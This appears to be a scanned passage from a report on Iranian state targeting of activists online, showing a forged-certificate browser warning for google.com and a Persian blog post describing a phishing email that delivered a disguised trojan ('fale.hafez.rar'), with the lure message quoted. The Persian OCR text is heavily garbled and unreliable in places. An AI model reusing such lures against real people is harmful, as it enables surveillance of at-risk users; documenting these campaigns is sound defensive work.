



Iran and the Soft War for Internet Dominance


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


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



The Green Movement and the Soft War





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Security Error
C  <https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2Fui%3Dhtml%26zy%3I>

FUEL - A simple, flex... FUEL CMS : A Rapid ... فورماتگ ... مکالمه و تلفیق ... Macros Other bookmarks

Invalid Server Certificate

You attempted to reach www.google.com, but the server presented an invalid certificate.

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When you connect to a secure website, the server hosting that site presents your browser with something called a "certificate". This certificate contains identity information, such as the address of the website, which is verified by a third party called a "Certificate Authority" (CA). By checking that the address in the certificate matches the address of the website, it is possible to verify that you are connecting to the website you intended, and not a third party (such as an attacker on your network).

In this case, the server certificate or an intermediate CA certificate presented to your browser is invalid. This means the certificate is either malformed, contains invalid fields, or is not supported.

Certificate

General Details Certification Path

Certification path


- DigiCert Root CA
 - DigiCert Public CA 2025
 - *.google.com

[View Certificate](#)


Certificate status:
This certificate is OK.

[Learn more about certification paths](#)

[OK](#)



Shedding Light on the Targeting of Activists and At-Risk Communities



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هایکو کتاب، شعرسازی به

شوه نگو

حدیکت

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اهمآ درست ندارم که فضای آتلین رو بشن از اون چیزی که هست امینی شنون بدم. اما واقعیت اینه که اکثراً من صند مارند با هم ترددی که شده به مردم صوصی برضی تجاوز کنند. بلکه بیرون اطلاعات پیشتری از زندگی خصوصی شما و دوستانتون به دست بیارن. حتی باید نون هست که چند وقت پیش اخبارهای کرد بد تروجانی به نام «اسید» که با سواستفاده از خیر مریوط به اسیدپاشان تلاش داشت تا اینها را کنده و حتی تو نست به اینبل یکی از دوستانتم هم نداشت کنه در نوشتهای دیگر جزئیات این تروجان رو در این ویلک منتشر کرد.

به هر حال نویسنده با تویسندگان این تروجان هر که باشد، از قرار معلوم همچنان تلاش میکنند تا از راه و روش های شناسه این کار را تکرار کنند. ۲۰٪ از اینها دریافت کردند که حاوی فایل دیگر به اسم سازان در ۴۶ و به حجم ۴۴۶ کیلویابت بود. این عمل توسه همون فرستاده اما یک تا ۴۷٪ به این فایل دیگر به نام roz.shoma.rar و در قالب فایل دیگری به نام fale.hafez.rar به حجم ۷ کیلویابت برای ارسال شد. در حاوی این فایل دیگر فایل را که خواسته بود. nima salam-narm afzar fale hafez ro ke khaste bodi barat ferestadam salam be sosen bereson-ghorbonet

نیما سلام. نرم افزار فال حافظ رو که خواسته بودی برای فرستادم. سلام به سوسن برسون. فریوت.

ایمیلش رو پایخ دادم و گفتگو سازیز؟ یادم تعباد همچین درخواستی کرده باشم که برام این فایل را بفرست. والله فکر کرد من از فیلیکنگ چیزی نمی دوچی؟ یا ملا اگه یه اتنی دختر و نه درست کنی خطا ساخت سیز کول می خورد و ایمیلت رو باز من یکدیگر تبرادر.

در اینبل بعدی ادعای کرد که من رو با فرد دیگهای اشتباه گرفته و فایل رو اشتباهی فرستاده. در حالت که این این اینبل برای دوستانت و همکاران دیگه هم فرستاده شده بود. ده دوازده ساعت قبل همین فایل فال حافظ با یک اینبل دیگر به نام بیتا برای ارسال شد که تو شه نوشته بود بیانات پیگیرها

شرج هاوچ رو گفتم صراحتاً برای این که در جریان فرار بگیرید. اما محتواه این فایل چیه؟ این قابل نشخه تازه تروجان اسید هست با همون مکاتیرم عملکرد. فقط به کم توکش دستکاری کردن تا توسه ویروسکشها جددآ شناسایی نشه. کسی که این رو من برسته به سورس این تروجان دسترسی دارد و همینه که نسخه قابل رو توی نت منتشر کرده.

قصص از اینبل که ارسال می کنند اینه

نحوه ایجاد در این روز

در سایت کتاب

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از آدم بودنم خجالت می کشم

{+۰۰۰}

ارزویسم

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#پریروک متوجه نهایان
https://t.co/cRfFtAHzk


RTKoohyar@: یادداشتمن در مورد تروجان

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
نوشته را

